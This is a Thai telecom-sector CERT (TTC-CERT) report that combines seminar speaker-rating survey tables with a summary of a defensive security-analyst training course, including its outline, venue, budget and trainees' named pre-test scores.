ประทับเวลา	5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT" [สามารถนำความรู้ไปใช้ต่อได้]	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [การเตรียมตัวและความพร้อมของวิทยากร]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	มาก 4	มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	ไม่ได้รวมงาน 0	มากที่สุด 5
12/15/2022 15:27:41	มากที่สุด 5	มากที่สุด 5
12/16/2022 9:59:37	มากที่สุด 5	มาก 4
12/16/2022 10:11:58	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น]	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [ใช้ภาษาที่เหมาะสมและเข้าใจง่าย]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46	ไม่ได้ร่วมงาน 0	ไม่ได้ร่วมงาน 0
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	มาก 4	มาก 4
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:05	มาก 4	มาก 4
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:29	มาก 4	มาก 4
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04	มาก 4	มาก 4
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	มาก 4
12/15/2022 14:05:14	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:05:41	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:06:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:10:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	มาก 4
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:12	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:59	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:24:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:03	มาก 4	มาก 4
12/15/2022 14:25:16	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:47	มาก 4	มากที่สุด 5
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น]	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [ใช้ภาษาที่เหมาะสมและเข้าใจง่าย]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	มาก 4	มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:41	มากที่สุด 5	มากที่สุด 5
12/16/2022 9:59:37	มาก 4	มากที่สุด 5
12/16/2022 10:11:58	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [การตอบคำถามของวิทยากร]	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [สื่อการบรรยายเหมาะสม]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46	ไม่ได้ร่วมงาน 0	ไม่ได้ร่วมงาน 0
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	มาก 4	มาก 4
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:05	มาก 4	มาก 4
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มาก 4	มาก 4
12/15/2022 12:08:29	มาก 4	มาก 4
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04	มาก 4	ปานกลาง 3
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	มาก 4
12/15/2022 14:05:14	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:05:41	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:06:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:10:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	มาก 4
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:12	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:59	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:24:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:03	มาก 4	มาก 4
12/15/2022 14:25:16	มากที่สุด 5	มาก 4
12/15/2022 14:25:47	มากที่สุด 5	มาก 4
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [การตอบคำถามของวิทยากร]	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [สื่อการบรรยายเหมาะสม]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	มาก 4	มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:41	มาก 4	มากที่สุด 5
12/16/2022 9:59:37	มากที่สุด 5	มากที่สุด 5
12/16/2022 10:11:58	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [สามารถนำความรู้ไปใช้ต่อได้]
12/15/2022 10:36:43	มากที่สุด 5
12/15/2022 11:58:46	ไม่ได้ร่วมงาน 0
12/15/2022 12:02:40	มากที่สุด 5
12/15/2022 12:07:28	มาก 4
12/15/2022 12:08:00	มากที่สุด 5
12/15/2022 12:08:01	ปานกลาง 3
12/15/2022 12:08:05	มาก 4
12/15/2022 12:08:09	มากที่สุด 5
12/15/2022 12:08:27	มาก 4
12/15/2022 12:08:29	มาก 4
12/15/2022 12:55:18	มากที่สุด 5
12/15/2022 13:09:04	มาก 4
12/15/2022 13:16:30	มากที่สุด 5
12/15/2022 13:26:01	ปานกลาง 3
12/15/2022 13:33:31	มาก 4
12/15/2022 13:38:38	มากที่สุด 5
12/15/2022 13:39:29	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5
12/15/2022 13:40:55	มาก 4
12/15/2022 13:41:06	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5
12/15/2022 13:55:53	มาก 4
12/15/2022 14:05:14	มากที่สุด 5
12/15/2022 14:05:41	มากที่สุด 5
12/15/2022 14:06:00	มากที่สุด 5
12/15/2022 14:10:52	มากที่สุด 5
12/15/2022 14:11:10	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5
12/15/2022 14:11:31	มาก 4
12/15/2022 14:11:50	มากที่สุด 5
12/15/2022 14:12:50	มาก 4
12/15/2022 14:13:02	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5
12/15/2022 14:13:20	มาก 4
12/15/2022 14:14:04	มากที่สุด 5
12/15/2022 14:14:04	มาก 4
12/15/2022 14:14:20	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5
12/15/2022 14:20:12	มากที่สุด 5
12/15/2022 14:20:41	มาก 4
12/15/2022 14:22:02	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5
12/15/2022 14:23:27	มากที่สุด 5
12/15/2022 14:23:34	มากที่สุด 5
12/15/2022 14:23:59	มากที่สุด 5
12/15/2022 14:24:01	มากที่สุด 5
12/15/2022 14:25:03	มาก 4
12/15/2022 14:25:16	มาก 4
12/15/2022 14:25:47	มาก 4
12/15/2022 14:25:52	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5

ประทับเวลา	**6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง"** [สามารถนำความรู้ไปใช้ต่อได้]
12/15/2022 14:41:44	มาก 4
12/15/2022 14:41:45	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5
12/15/2022 15:27:01	มาก 4
12/15/2022 15:27:05	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5
12/15/2022 15:27:41	มากที่สุด 5
12/16/2022 9:59:37	มากที่สุด 5
12/16/2022 10:11:58	มากที่สุด 5

ผนวก ค ภาพกิจกรรมการจัดงานสัมมนาฯ

TTC-CERT

TTC-CERT
THAILAND TELECOMMUNICATIONS
SECTOR CERT

TTC-CERT

TTC-CERT

เอกสารแนบท้าย 2

รายงานการจัดกิจกรรม Capacity Building ครั้งที่ 1

หน่วยเจ้าของโครงการ:
สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:
นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:
ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:
นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ
พันโท พิศุทธิ์ ม่วงสมัย
สิบโท มาวิณ ภาสประภา
นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)
ระยะเวลาดำเนินโครงการ: 36 เดือน
สัญญารับทุนเลขที่ A62-1-(2)-010

ศูนย์ TTC-CERT ได้ดำเนินการจัดกิจกรรม Capacity Building ครั้งที่ 1 เพื่อส่งเสริมให้ภาคส่วนโทรคมนาคมและสมาชิกมีการเตรียมพร้อมด้านทรัพยากรบุคคลสำหรับความท้าทายด้านความปลอดภัยทางไซเบอร์ในปัจจุบันที่เปลี่ยนแปลงไปอย่างรวดเร็ว โดยมีรายละเอียดโดยสรุป ดังนี้

1. รูปแบบการดำเนินการ
    1.1. กลุ่มเป้าหมาย: ผู้เข้าร่วมกิจกรรมฯ โดยเป็นผู้แทนจากสมาชิกและผู้แทนจากศูนย์ TTC-CERT จำนวน 23 คน
    1.2. วิธีการ: จัดกิจกรรมฯ ในรูปแบบห้องเรียน (Classroom-Style)
    1.3. สถานที่: โรงแรมบลิสตัน สุวรรณ พราร์ควิว ห้อง Bliston Ballroom ชั้น 4
    9 ซอยต้นสน แขวงลุมพินี เขตปทุมวัน กรุงเทพฯ 10330
    https://www.blistonresidence.com/
    (ทางโรงแรมมีมาตรฐานความปลอดภัยด้านสุขอนามัย SHA+ certificate)
2. วันและเวลาการจัดกิจกรรมฯ
    2.1. ระยะเวลาการจัดกิจกรรมฯ: 3 วัน (18 ชม.)
    2.2. วันเวลา: 9-11 ก.พ. 2565 เวลา 09.00-16.00 น.
3. วิทยากร ผู้เชี่ยวชาญ
    3.1. อ.วัชรพล วงศ์อภัย CISSP ,SANS GCIH and GCFA ,SSCP ,CEHv8 ,ECSA ,Pentest+ ,Security+ ,MCT
4. รายละเอียดการฝึกอบรม
    4.1. หัวข้อ How to be a Security Analyst
    4.2. หัวข้อของเนื้อหาหลักสูตร

Basic Network and System Infrastructure

- Basic Networking
- Basic Operating System
- Basic Virtualization
- Understand Network and Security Devices
- Design Log Architecture for Good Detection

Cybersecurity Threats

- Network Scanning
- Bruteforce and Password Cracking
- Exploitation and Buffer Overflow
- Web Application Threat
- Malware Threat
- Denial of Service Attack
- Network Sniffing
- Insider Threat
- Understand IOC (Indicator of Compromise)

Overview SOC (Security Operation Center)

- What is SOC?
- Type of SOC
- SOC Service Catalog
- SOC Roles and Responsibility
- SOC Architecture
- Type of Incident and Incident Severity

Incident Management Process

- SOC Processes and Sub-Processes
- SOC Documentation

Security Analyst Skills and Certification

- Technical Skill sets
- Soft Skill
- Useful Security Analyst Certification
- Good Knowledge for Security Analyst

Intrusion Analysis & Incident Handling Techniques

- Log Analysis Tools
    - Workshop: Log Analysis to Cyber Security Threats
- Network Traffic Analysis Tools
    - Workshop: Network Analysis to Cyber Security Threats
- Analyze and Drill Down Threats
- Case Study and Workshop: Analyze Cyber Security Threat
- Incident Handling Step

Use Case Development

- What is Use Case?
- Use Case Development Methodology
- Use Case's Criteria
- Data Feed Determination
- Use Case's Condition
- How to Apply Use Case to SIEM

5. รายงานสรุปผลการอบรม รายละเอียดตามเอกสารแนบท้าย 1
6. เอกสารประกอบการอบรม รายละเอียดตามเอกสารแนบท้าย 2
7. ใบเซ็นชื่อเข้ารับการฝึกอบรม รายละเอียดตามเอกสารแนบท้าย 3

เอกสารแนบท้าย 1

SOSECURE

รายงานสรุปผลการอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be an Incident Responder

วันที่ 9 - 11 กุมภาพันธ์ 2565 เวลา 9:00 – 16:00 น.

โรงแรม บลิสตัน สุวรรณ พาร์ค วิว ห้อง Park View 1&2

วัตถุประสงค์

ด้วยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม มีความประสงค์จัดจ้างโครงการฝึกอบรมเพื่อสร้างขีดความสามารถ (Capacity Building) ด้านการรักษาความมั่นคงปลอดภัยไซเบอร์ของภาคส่วนโทรคมนาคม ประจำปี 2564 เพื่อเพิ่มขีดความสามารถของบุคคลากรในการติดตามภัยคุกามทางไซเบอร์ให้เท่าทันกับภัยคุกคามใหม่ ที่เกิดขึ้น โดยมุ่งเน้นการสร้างขีดความสามารถในการตรวจจับและการป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นได้ในอนาคตกับองค์กร

บัดนี้ บริษัท โซ ซีเคียว จำกัด ได้ดำเนินการจัดอบรมตามวัตถุประสงค์ดังกล่าว เป็นที่เรียบร้อยแล้ว ทางบริษัทฯ ขอรายงานสรุปผลการอบรมดังนี้


1. เอกสารประกอบการอบรม (รูปเล่มแนบ)
2. ภาพถ่ายการอบรม


99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE





99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

3. ใบเซ็นต์ชื่อ (เอกสารแนบ)
4. ผลการทำแบบทดสอบ ก่อนและหลังการอบรม

ผลการทำแบบทดสอบก่อนการอบรม

ลำดับ	ชื่อนักเรียน	เวลาเริ่ม	เวลาสิ้นสุด	ข้อสอบ	คะแนน
1	ปกรสิน พรทรัพย์ไพศาล	09:38:20	10:38:20	ชุดที่ 1	16.00 / 20.00
2	วิชยุตม์ แท่งทองคำ	09:37:43	10:37:43	ชุดที่ 1	13.99 / 20.00
3	พิศุทธิ์ ม่วงสมัย	09:29:10	10:29:10	ชุดที่ 1	13.00 / 20.00
4	ธีรพัชร์ สุธีพิเชฐภัณฑ์	09:37:36	10:37:36	ชุดที่ 1	12.00 / 20.00
5	กศิณ นุตาลัย	09:53:06	10:53:06	ชุดที่ 1	12.00 / 20.00
6	จารุณี กัมพลาวลี	09:29:28	10:29:28	ชุดที่ 1	12.00 / 20.00
7	สุรการ ดวงผาสุข	09:24:37	10:24:37	ชุดที่ 1	11.99 / 20.00
8	อภิณัฐ กณะวงศ์	09:57:54	10:57:54	ชุดที่ 1	11.00 / 20.00
9	อุบลรัตน์ โรจน์พจนานาวิน	09:38:51	10:38:51	ชุดที่ 1	11.00 / 20.00
10	พิมพ์พินิต ศรีมุกข์	09:29:24	10:29:24	ชุดที่ 1	10.99 / 20.00
11	กฤษดา นาไพรวัน	09:32:03	10:32:03	ชุดที่ 1	10.00 / 20.00
12	อภิวุฒิ คำเวียงสา	09:37:35	10:37:35	ชุดที่ 1	10.00 / 20.00
13	ณัฐวัฒน์ พูลศรีวงษ์	09:30:06	10:30:06	ชุดที่ 1	9.99 / 20.00
14	คัมภีร์ สาริยาชีวะ	09:30:28	10:30:28	ชุดที่ 1	9.00 / 20.00
15	ธัญชนก อนุโรจน์	09:37:59	10:37:59	ชุดที่ 1	9.00 / 20.00
16	เบญจวรรณ อาภัสรพรหม	09:27:56	10:27:56	ชุดที่ 1	9.00 / 20.00
17	คมชัย ปวโรภาส	09:28:26	10:28:26	ชุดที่ 1	9.00 / 20.00
18	วิชญ พิมปัดชา	09:37:59	10:37:59	ชุดที่ 1	8.00 / 20.00
19	นิพัฒน์ เบ็งทอง	09:35:45	10:35:45	ชุดที่ 1	8.00 / 20.00
20	วิรัตน์ พฤกษ์ไพรผดุง	09:37:47	10:37:47	ชุดที่ 1	8.00 / 20.00
21	สุทธิโชติ ภาคสันเทียะ	09:31:39	10:31:39	ชุดที่ 1	3.00 / 20.00
22	ธนาภรณ์ ลาภเจริญ	09:31:53	10:31:53	ชุดที่ 1	5.00 / 20.00
23	ธัชพล บุญดำเนิน	09:29:41	10:29:41	ชุดที่ 1	9.00 / 20.00

SOSECURE

ผลการทำแบบทดสอบหลังการอบรม

ลำดับ	ชื่อนักเรียน	วันที่เริ่ม	วันที่สิ้นสุด	ข้อสอบ	คะแนน
1	เบญจวรรณ อาภัสรพรหม	09.38.20	10.38.20	ชุดที่ 1	18.00 / 20.00
